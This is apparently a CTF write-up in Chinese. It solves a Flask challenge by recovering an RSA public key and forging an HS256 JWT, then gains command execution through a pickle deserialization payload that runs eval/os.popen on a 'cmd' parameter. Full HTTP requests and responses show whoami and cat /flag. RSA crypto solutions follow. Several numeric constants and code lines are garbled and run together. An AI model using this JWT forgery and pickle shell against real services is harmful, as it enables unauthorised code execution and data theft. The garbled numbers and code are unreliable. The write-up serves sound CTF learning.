adminPassword = ''.join(random.choice(characters) for i in range(18))
user_list={"admin":adminPassword}

@app.route("/register",methods=["GET","POST"])
def register():
    if request.method=="GET":
        return render_template("register.html")
    elif request.method=="POST":
        username=request.form.get("username")
        password=request.form.get("password")
        if (username==None)|(password==None)|(username in user_list):
            return "error"

        user_list[username]=password
        return "OK"


@app.route("/login",methods=["GET","POST"])
def login():
    if request.method=="GET":
        return render_template("login.html")
    elif request.method=="POST":
        username = request.form.get("username")
        password = request.form.get("password")
        if (username == None) | (password == None):
            return "error"

        if username not in user_list:
            return "please register first"

        if user_list[username] !=password:
            return "your password is not right"

        ss=
{"username":username,"password":hashlib.md5(password.encode()).hexdigest(),"is_a
dmin":False}
        if username=="admin":
            ss["is_admin"]=True

ss.update(introduction=base64.b64encode(pickle.dumps("1ou_KnOw_8Ow_to_b3cOm3_4dm
1n?")).decode())

        token=jwt.encode(ss,privateKey,algorithm='RS256')

        return "OK",200,{"Set-Cookie":"Token="+token.decode()}


@app.route("/admin",methods=["GET"])
def admin():
    token=request.headers.get("Cookie")[6:]
```

```
    print(token)
    if token ==None:
        redirect("login")
    try:
        real= jwt.decode(token, publicKey, algorithms=['HS256', 'RS256'])
    except Exception as e:
        print(e)
        return "error"
    username = real["username"]
    password = real["password"]
    is_admin = real["is_admin"]
    if password != hashlib.md5(user_list[username].encode()).hexdigest():
        return "Hacker!"

    if is_admin:
        serial_S = base64.b64decode(real["introduction"])
        introduction=pickle.loads(serial_S)
        return f"Welcome!!!,{username},introduction: {introduction}"
    else:
        return f"{username},you don't have enough permission in here"

@app.route("/",methods=["GET"])
def jump():
    return redirect("login")

if __name__ == "__main__":
    app.run(debug=False,host="0.0.0.0",port=80)
```

题目给了`/admin`,`/login`,`/register`三个接口,其中login接口在登录成功之后会使用私钥和`RS256`算法签发一个token出来

```
token=jwt.encode(ss,privateKey,algorithm='RS256')
```

在admin接口下会对token进行验证，不过需要注意的是，这里的验证算法使用了`RS256`或`HS256`

简单讲讲两个算法的区别

- HS256是对称加密，即对jwt进行签名和验证的密钥都为同一个
- RS256是非对称加密，与HS256相反，RS256加密算法是使用私钥对jwt进行签名，使用公钥来验证

而我们所需要的就是通过admin接口的验证部分，让is_admin=true即可进入到pickle.loads()这个pickle反序列化的触发点

所以我们接下来就需要去获取到public_key即可，这里可以使用一个现成的工具`jwt_forgery.py`,它能够根据两个相同密钥签发出来的不同token进行公钥提取

这里通过`register`和`login`来获取到两个token

```
POST /login HTTP/1.1
Host:
80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn/register
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=1234&password=1234
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2024 16:47:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close
Set-Cookie: Token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMzQiLCJwYXNzd29yZCI6IjgxZGM5YmRiNTJkMDRkYzIwMDM2ZGJkODMxM2VkMDU1IiwiaXNfYWRtaW4iOmZhbHNlfQ.WWe7yp9ozceF_eHURTpLY9jiYP17uW_icgcaAvCNq_DAgCzSDbx_JgI9tVYKMtFFc9KML7JVMzCGcaoEsFaJCMb_tgVeWIq4saeY3BDsCVut13qlCOl9QV4a4ivU26M9RKHTYvxVgyikGyEW6EJBjb4bVOg4zOL7kU5q4JPjwtUdWX-miAIs3VmTJqO3rPKiuEuXSVvKVa1WEcndR5D8uXvPxCAt_EGJO1uDPnd0C96qmACjCsgtAa6fxlgk8ECHMXQaC-SitujHOkZWHKwIFqOEhSSlpBNrGrHFDIPufYZz4G9ORdVZVVZsQH1QVCFuqqVs9jhRbrvQ9xdZf6qzkA
Cache-Control: no-cache

OK
```

```
root@VM-4-8-ubuntu:~# docker run --rm -it portswigger/sig2n eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMyIsInBhc3N3b3JkIjoiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCJpc19hZG1pbiI6ZmFsc2V9.lRUEo2LelzkwsJwll_z_nN2QUNM_0YUNKmQzZLAxiY8Miax1RqNru4FeWknMHnJiHuQRMmSrtmRBm5LVvTWe_MYDvNN6Sqi4nLHijNFeLxaB3o3Boo0yrZY-hL-NIi-_TAfRZt0Ioew5-2Ge41QmQ8h8l8bdKjoPwiY_PPPIoyaEhPRx76UHC8k4hsojhQxkyC-DIsxP5-mQBhUPPHfN3BF9drNgHmwvOX67GRyPaz-1Ew0R4iKzU70c-a90U2K9B3_6qWt42IcBQVTdINbKVwzggyH9osaRETm61dpAGo8dLhHEnhymP_kJuWzV-x6wI2TsHiFFOCfhOGA1dL36VQ eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMzQiLCJwYXNzd29yZCI6IjgxZGM5YmRiNTJkMDRkYzIwMDM2ZGJkODMxM2VkMDU1IiwiaXNfYWRtaW4iOmZhbHNlfQ.WWe7yp9ozceF_eHURTpLY9jiYP17uW_icgcaAvCNq_DAgCzSDbx_JgI9tVYKMtFFc9KML7JVMzCGcaoEsFaJCMb_tgVeWIq4saeY3BDsCVut13qlCOl9QV4a4ivU26M9RKHTYvxVgyikGyEW6EJBjb4bV0g4zOL7kU5q4JPjwtUdWX-miAIs3VmTJqO3rPKiuEuXSVvKVa1WEcndR5D8uXvPxCAt_EGJO1uDPnd0C96qmACjCsgtAa6fxlgk8ECHMXQaC-SitujHOkZWHKwIFqOEhSSlpBNrGrHFDIPufYZz4G9ORdVZVVZsQH1QVCFuqqVs9jhRbrvQ9xdZf6qzkA
Running command: python3 jwt_forgery.py <token1> <token2>

Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUJucWVCQmRzYW0vd0ZPbnBOWlZvcgo5ZUVvTXh1VXpHUHJzMG5KVEtnMzF1U3lUckJaQlB3dnVZY1RaSW4wZXA3WXFjZGhkRXM1ck5YQTV5djFLL3hmClpqUXdsaENOU1YxbFkxbjc0NzBxeU9CYjlPUk5kTHFNR2dwUE1ZMDJjbU5pSDc2QXhQNlp2Z2I1dW1RbTk3ZjgKalJOLzN6T1ovU0RKUWFpZEJ0ZG81aEVJMSthbVlHOTdzVnRrUE9yTkREWDh6Y2pzMW9UamZIdENDSWZ5d1lKbAo2QUE5RllRV0p5SXFXRlRReENpVm9uaXFaS0owd3hVSFZSR3lWc0NXRXp1Wk1qYmpyZ3N4eklRMzhKNGg3SDlXCjU5b21HN003eDNRT1docHpNSE5GZ1JpcGR0bXliTFcyT0RwWDhmbXZGaUJBR1NPSXgiK1oyWFBsRmJrMWZZQWcKd2dJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICIxMjMiLCAicGFzc3dvcmQiOiAiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCAiaXNfYWRtaW4iOiBmYWxzZSwgImV4cCI6IDE3MzE2ODk0MDF9.9tUMSHPPgKtNUpjouVtqJKpCw_OoZeqDTqWK4PmRXfk
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQm5xZUJCZHNhbS93Rk9ucE5aVm9yOWVFb014dVV6R1ByczBuSlRLZzMxdVN5VHJCWkJQd3YKdVljVFpJbjBlcDdZcWNkaGRFczVyTlhBNXl2MUsveGZaalF3bGhDTlNWMWxZMW43NDcwcXlPQmI5T1JOZExxTQpHZ3BQTVkwMmNtTmlINzZBeFA2WnZnYjV1bVFtOTdmOGpSTi8zek9aL1NESlFhaWRCdGRvNWhFSTErYW1ZRzk3CnNWdGtQT3JORERYOHpjanMxb1RqZkh0Q0NJZnl3WUpsNkFBOUZZUVdKeUlxV0ZUUXhDaVZvbmlxWktKMHd4VUgKVlJHeVZzQ1dFenVaTWpianJnc3h6SVEzOEo0aDdIOVc1OW9tRzdNN3gzUU9XaHB6TUhORmdSaXBkdG15YkxXMgpPRHBYOGZtdkZpQkFHU09JeDUrWjJYUGxGYmsxZllBZ3dnSURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICIxMjMiLCAicGFzc3dvcmQiOiAiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCAiaXNfYWRtaW4iOiBmYWxzZSwgImV4cCI6IDE3MzE2ODk0MDF9.4fxdJssMRcnjrDq9Hto708c7cnMuNjCGqQXaLG_zrWU

Found n with multiplier 2:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6MVBBZ3UyTlRmNENuVDBtc3EwVgordkNVR1kzS1pqSDEyYVRrcGxRYjYzSlpKMWdzZ240WDNNT0pza1Q2UFU5c1ZPT3d1aVdjMW1yZ2M1WDZsZjR2CnN4b1lTd2hHcEs2eXNhejk4ZDZWWkhBdCtuSW11bDFHRFFVbm1NYWJPVEd4RDk5QVluOU0zd044M1RJVGU5disKUm9tLzc1bk0vcEJrb05ST2cydTBjd2lFYS9OVE1EZTkySzJ5SG5WbWhocitadVIyYTBKeHZqMmhCRVA1WU1FeQo5QUFlaXNJTEU1RVZMQ3BvWWhSSzBUeFZNbEU2WVlxRHFvalpLMkJMQ1ozTW1SdHgxd1dZNWtJYitFOFE5aityCmMrMFREZG1kNDdvSExRMDVtRG1pd0l4VXUyelpOeHJiSEIwcitQelhpeEFnREpIRVk4L003TG55aXR5YXZzQVEKWVFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICIxMjMiLCAicGFzc3dvcmQiOiAiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCAiaXNfYWRtaW4iOiBmYWxzZSwgImV4cCI6IDE3MzE2ODk0MDF9.QeHT0K4dXjm-J_YuKGRL9W_mUmDW-nxikhrUN4nJHrM
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQXoxUEFndTJOVGY0Q25UMG1zcTBWK3ZDVUdZM0taakgxMmFUa3BsUWI2M0paSjFnc2duNFgKM01PSnNrVDZQVTlzVk9Pd3VpV2MxbXJnYzVYNmxmNHZzeG9ZU3doR3BLNnlzYXo5OGQ2VlpIQXQrbkltdWwxRwpEUVVubU1hYk9UR3hEOTlBWW45TTN3TjgzVElUZTl2K1JvbS83NW5NL3BCa29OUk9nMnUwY3dpRWEvTlRNRGU5CjJLMnlIblZtaGhyK1p1UjJhMEp4dmoyaEJFUDVZTUV5OUFBZWlzSUxFNUVWTENwb1loUksxVHhWTWxFNllZcUQKcW9qWksyQkxDWjNNbVJ0eDF3V1k1a0liK0U4UTlqK3JjKzBURGRtZDQ3b0hMUTA1bURtaXdJeFV1MnpaTmxyYgpIQjByK1B6WGl4QWdESkhFWTgvTTdMbnlpdHlhdnNBUVlRSURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICIxMjMiLCAicGFzc3dvcmQiOiAiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCAiaXNfYWRtaW4iOiBmYWxzZSwgImV4cCI6IDE3MzE2ODk0MDF9.j8feaRnp5t_M2NWK-QST5_wUQQs1XZbxrHGamk8tvt0
```

然后会给出多个Tampered JWT和key,一个个试Tampered JWT，试出来哪个能够正常解析，那那个jwt所对应的key即为正确公钥

这里测出来最后一个就是，那直接拿PKCS1 key去jwt.io重新签一个jwt出来

```
GET /admin HTTP/1.1
Host:
80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn/register
Cookie:token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ICIxMjMiLCAicGFzc3dvcmQiOiAiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCAiaXNfYWRtaW4iOiBmYWxzZSwgImV4cCI6IDE3MzE2ODk0MDF9.j8feaRnp5t_M2NWK-QST5_wUQQs1XZbxrHGamk8tvt0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2024 16:50:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 44
Connection: close
Cache-Control: no-cache

123,you don't have enough permission in here
```

```
import pickle
import base64
a="hahahah"
#introduction
print(base64.b64encode(pickle.dumps(a)).decode())
```

记得加上introduction，不然admin接口的后端代码执行错误同样也会报500


```
GET /admin HTTP/1.1
Host:
80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn/register
Cookie:token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMyIsInBhc3N3b3JkIjoiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCJpc19hZG1pbiI6dHJ1ZSwiaW50cm9kdWN0aW9uIjoiZOFTVkN3QUFBQUFBQUFDTUIyaGhhROZvWVdpVUxnPTOifQ.yh1_12nVeyN6L288r5MXsBKHevCuW_rZbqAu4DwMBJU
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2024 16:54:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: close
Cache-Control: no-cache

Welcome!!!,123,introduction: hahahah
```

那么现在我们的jwt伪造就成功了，接下来就要打pickle反序列化了

其实很简单，上网上一搜就一堆payload，我这里给了你回显就更简单了,这里就从我笔记库里拖出来一个payload直接打了(简简单单的一个小shell)

```
import base64
import pickle
class shell:
    def __reduce__(self):
        return (eval,
("__import__('os').popen(request.args.get('cmd')).read()",))
shell=shell()
data=pickle.dumps(shell)
print(base64.b64encode(data).decode())
```



```
GET /admin?cmd=whoami HTTP/1.1
Host:
80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Referer:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn/register
Cookie:token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMyIsInBhc3N3b3JkIjoiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCJpc19hZG1pbiI6dHJ1ZSwiaW50cm9kdWNOaW9uIjoiZOFTVlVnQUFBQUFBQUFDTUNHSjFhV3gwYVc1emxJdOVaWFpoYkpTVGxJdzJYMTlwYlhCdmNuUmZYeWduYjNNbktTNXdiMOJsYmloeVpYRjFaWE4wTG1GeVozTXVaMlYwSONkamJXUW5LU2t1Y21WaFpDZ3BsSVdVXBRdSJ9.YojWbiF_SVuEViUvXBAVeLipdw7mpNRisCINRwqgvJM
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2024 17:01:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 34
Connection: close
Cache-Control: no-cache

Welcome!!!,123,introduction: root
```

```
GET /admin?cmd=cat+/flag HTTP/1.1
Host:
80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Referer:
http://80-6aaa1163-94a7-4d2a-9035-21ce70651d1f.challenge.ctfplus.cn/register
Cookie:token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IjEyMyIsInBhc3N3b3JkIjoiMjAyY2I5NjJhYzU5MDc1Yjk2NGIwNzE1MmQyMzRiNzAiLCJpc19hZG1pbiI6dHJ1ZSwiaW50cm9kdWNOaW9uIjoiZOFTVlVnQUFBQUFBQUFDTUNHSjFhV3gwYVc1emxJdOVaWFpoYkpTVGxJdzJYMTlwYlhCdmNuUmZYeWduYjNNbktTNXdiMOJsYmloeVpYRjFaWE4wTG1GeVozTXVaMlYwSONkamJXUW5LU2t1Y21WaFpDZ3BsSVdVXBRdSJ9.YojWbiF_SVuEViUvXBAVeLipdw7mpNRisCINRwqgvJM
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Nov 2024 17:02:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 71
Connection: close
Cache-Control: no-cache

Welcome!!!,123,introduction:
SYC{a7385b5b-2e10-442a-846a-b6fcd137efe1}
```

Number theory

```
from Crypto.Util.number import *


m = bytes_to_long(flag)
q = getPrime(1024)
p = getPrime(1024)
q1 = getPrime(1024)
p1 = getPrime(1024)
n = p * q
n1 = p1 * q
h0 = pow(1012 * q + 2024, p1, n1)

print(f"h0 = {h0}")
print(f"n1 = {n1}")
```

```
n2 = p * q1
h1 = getPrime(128)*p+getPrime(13)*q1
h2 = getPrime(128)*p+getPrime(13)*q1


print(f"h1 = {h1}")
print(f"h2 = {h2}")
print(f'n2 = {n2}')

e = 65537
c = pow(m, e, n)
print(f'c = {c}')

'''
h0 =
32204970064020495089987638127084728326478148682901567463477309428711913562557896
59370553564805270033069126673720344310199953651087754072020225702916105541813428
78699266814417200049585740818069523501732945116455286440669887978780388408892288
18857288291087054260363775342621238123351525286111687772112805716948050023137187
55871797426493929314877273385162106226582910473718696585558235361302211164190022
76534547788020935507387085733069430913903319151000283175501116355440550108409288
27746307930375066470515315784707674416956421082690335775196145467221676053482094
55599860877630930453549375215766657975702946679735793440
n1 =
20609629372145649869124883931477035418773265506807982287973634398860995335157854
06438365854659862777721441451334462091976523547444778745425467703319914044051372
23652955283394787636862345723862467016691398291875321795735839184056287385458878
52577214800663095592976049188005405242091639210252676232732956312108538849591909
38286467543996538785108469114437969250382357536737040719166713347348282148495553
73066026115876047476931715868709737004060728724510677095226420668312896869685358
23774273770385924779368338446367102184983154486987531633971065357864924738084803
30105478986329359228660042406388845824390013087699194456 1
h1 =
49194502383195208917988199785355579000471120627698824524136563939112767971337049
69177975866489949770300945833760263560730706861016432587422181512505824615950455
32606583007274862523296562285674563515636611715112484985731511353747579538878714
26130912974127123668357951196795364055703535399924661649957282476915345782505912
68810657568684842034336 2888
h2 =
56029812337811022982598747354987989915364610368395101948222609237230875599013444
59347370628058698351663098241115451989448854213583747170101507414275308452951320
25130614816155228653808570586280085427248826095248553494645493172035332085678030
34618377155637303135785566874122555481931560957334493233423618193735362609235034
57417522119166540107429 1634
n2 =
21127172569887870569621986802814771398069606826661397979515556618791602174698226
71211167018531561781118019268838147125359119321214919210421615389006002943817154
30104273568100596601683691715040651204740474014666326002309817025368987387447015
41132759858595341068713321976579864810553447534204513491008705215041861247277449
06331897211382682082173232725557755944744660666716276384369689182542056030768855
30224534706538751571146639437232581811866599159267808029022139783959619817501591
47594076399769386787561910947372748908551775527715538708855235861297549189165238
85765188665815633264036089876920410240763092031487 1304057
```

```
c =
560755242880627972516433209871749610535932373179379786577685205498728636639626883565611694880708433849736474671621705217505501333084711449806702316387849004095713051588092253172522672946790468745026981755103787604427489836091442220163475872417691201879526717162739831654260746281855319446763146879380776252950972832575933114206086543287956162274789542202283907703495996564081741984337669394639188614832738953892355758396470821879691042200815048095073239454838508301629389123778340028649375049864781694000009296510485806829237407437972323050728378725982758272513342598200451718063124202841231509602345154981980466083
'''
```

n1 = p1 * q
$h*{0} = (1012*q +2024)^{p*{1}}\%n_1$
$h*{0}\%q = 2024^{p*{1}}\%q$
$2024^{n1} = 2024^{p1*q} = 2024^{p1}\%q$
$h_{0}-2024^{n1} = kq$
所以
$q=gcd(n1,h0-pow(2024,n1,n1))$

$h1 = a*{1}p+b*{1}q1$
$h2 = a*{2}p+b*{2}q1$

$h1b_{2}-h2b*{1} = (a*{1}b*{2} -a*{2}b_{1})*p$
gcd 可求p

```
from Crypto.Util.number import *
h0 =
322049700640204950899876381270847283264781486829015674634773094287119135625578965937055356480527003306912667372034431019995365108775407202022570291610554181342878699266814417200049585740818069523501732945116455286444066988797878038740889228188572882910870542603637753426212381233515252861116877211280571694805002313718755871797426493929314877273385162106226582910473718696585558235361302211164190022765345477880209355073870857330694309139033191510002831755011163554405501084092882774630793037506647051531578470767441695642108269033577519614546722167605348209455599860877630930453549375215766657975702946679735793440
n1 =
206096293721456498691248839314770354187732655068079822879736343988609953351578540643836585465986277772144145133446209197652354744477874542546770331991404405137223652955283394787636862345723862467016691398291875321795735839184056287385458878525772148006630955929760491880054052420916392102526762327329563121085388495919093828646754399653878510846911443796925038235753673704071916671334734828214849555373066026115876047476931715868709737004060728724510677095226420668312896869685358237742737703859247793683384463671021849831544869875316339710653578649247380848033010547898632935922866004240638884582439001308769919445561
h1 =
491945023831952089179881997853555790004711206276988245241365639391127679713370496917797586648994977030094583376026356073070686101643258742218151250582461595045532606583007274862523296562285674563515636611715112484985731511353747579538878714261309129741271236683579511967953640557035353999246616499572824769153457825059126881065756868484203433628888
```

```
h2 =
560298123378110229825987473549879899153646103683951019482226092372308755990134445934737062805869835166309824111545198944885421358374717010150741427530845295132025130614816155228653808570586280085427248826095248553494645493172035332085678030346183771556373031357855668741225554819315609573344932334236181937353626092350345741752211916654010742916342
n2 =
211271725698878705696219868028147713980696068266613979795155566187916021746982267121116701853156178111801926883814712535911932121491921042161538900600294381715430104273568100596601683691715040651204740474014666326002309817025368987387447015411327598585953410687133219765798648105534475342045134910087052150418612472774490633189721138268208217323272555775594474466066671627638436968918254205603076885530224534706538751571146639437232581811866599159267808029022139783959619817501591475940763997693867875619109473727489085517755277155387088552358612975491891652388576518866581563326403608987692041024076309203148713040572c =
560755242880627972516433209871749610535932373179379786577685205498728636639626883565611694880708433849736474671621705217505501333084711449806702316378490040957130515880922531725226729467904687450269817551037876044274898360914422201634758724176912018795267171627398316542607462818553194467631468793807762529509728325759331142060865432879561622747895422022839077034959965640817419843376693946391886148327389538923557583964708218796910422008150480950732394548385083016293891237783402864937504986478169400000929651048580682923740743797232305072837872598275827251334259820045171806312420284123150960234515498198046608382c = 
q=gcd(n1,h0-pow(2024,n1,n1))
print(q)

primelist = [i for i in range(2**12,2**13) if isPrime(i)]
for i in primelist:
    for j in primelist:
        if(gcd(h1*j - h2*i,n2) != 1):
            q = gcd(h1*j - h2*i,n2)
            print(q)
e = 65537
q =
118874695786116734917065043442458952547874656505388902849583986739750433740760352688054822604427183355141871756128562592954061494068247418404217180198818025424511398092449124305805738302689459754842048957858402877387959339315483803736974651246922275580029822892751678239186974759117933061631242872453942209471
p =
178557871889789476735392773689039729944728430625818764599203953284194468360955366524476361619864195810267037397001299832526726480560276846147351034417947012223276604383027178163281207815083989579760615671067777036793963045167137767877397560786425871554804100602428308050015870442290953340882348809647523234561
n = p * q
d = inverse(e,(p-1)*(q-1))
m = pow(c,d,n)
print(long_to_bytes(int(m)))
```

b'SYC{492aebb6-9c16-4b1a-ac42-fc608bf6063f}'

highlow

```
from Crypto.Util.number import *
e = 65537
```

```
p = getPrime(1024)
q = getPrime(1024)
n = p * q
pxor = p ^ (bytes_to_long(flag)<<400)
assert len(flag)== 44
m = bytes_to_long(flag)
c = pow(m, e, n)

print('c =',c)
print('n =',n)
print('pxor =',pxor)



'''
c =
110173361226910340532419922939631145908163198443842874486296636720492058928286003964655057109229076855459399783763219273946554587274943618529528982809052209631636254822952228561291641726195643446343655203288159722328256392926053117416559884271668114060913296136279610702314570353032987936515464124969756622258571238058677566519013745074478031986384663048624802020990768134715714953801325632526307892181730072758906007467582854152744343933811257425260149860396526776056422265767414240537495122808252312174202390891057940807073223576029410468226593354874206726990229693720376629584978320657522720618537236533651717685561409120632062252367484772013976154315482219087903538024542448126748255093222961196596442496595838625507659391106280429927558174266513420739053280210970022514099981269802083868369737589103562525522200188447721436183510144228872538307333439299518605386726149767923436279491410803357468129265652280792868081272646219507783318401812236957900271590047729034539606591253652929081196211781490044831977659071294625954038246163246863482795995728690580643200563286466398501487236567265347682283392187007185131342490348128235034230481914989461008980432140558943398065034061052165903123482682336911480015088398861387787788106957912422924524408579143965093443863968678242344518392125268472176406149390879007394887762381293033908115816942185480155281908867993715735792484524808271616072783941905410775300081506652603280927513749574045496776516524811541262671610131567690271680864790409279890860118390829714142079361442686381616120379696695112
n =
140912063206225236748477201397615431548221908790353802454244812674825509322296119659644249659583862550765939110628042992755817426651342073905328021097002251409998126980208386836973758910356252552220018844772143618351014422887253830733343929951860538672614976792343627949141080335746812926565228079286808127264621950778331840181223695790027159004772903453960659125365292908119621178149004483197765907129462595403824616324686348279599572869058064320056328646639850148723656726534768228339218700718513134249034812823503423048191498946100898043214055894339806503406105216590312348268233691148001508839886138778778810695791124229245244085791439650934438639686782423445183921252684721764061493908790073948877623812930339081158169421854801552819088679937157357924845248082716160727839419054107753000815066526032809275137495740454967765165248115412626716101315676902716808647904092798908601183908297141420793614426863816161203796966951
'''
```

$44*8+400 = 752$

1024-752 = 272

所以p高272已知

phigh = (pxor>>752)<<752

$plow = pxor\%2^{400}$

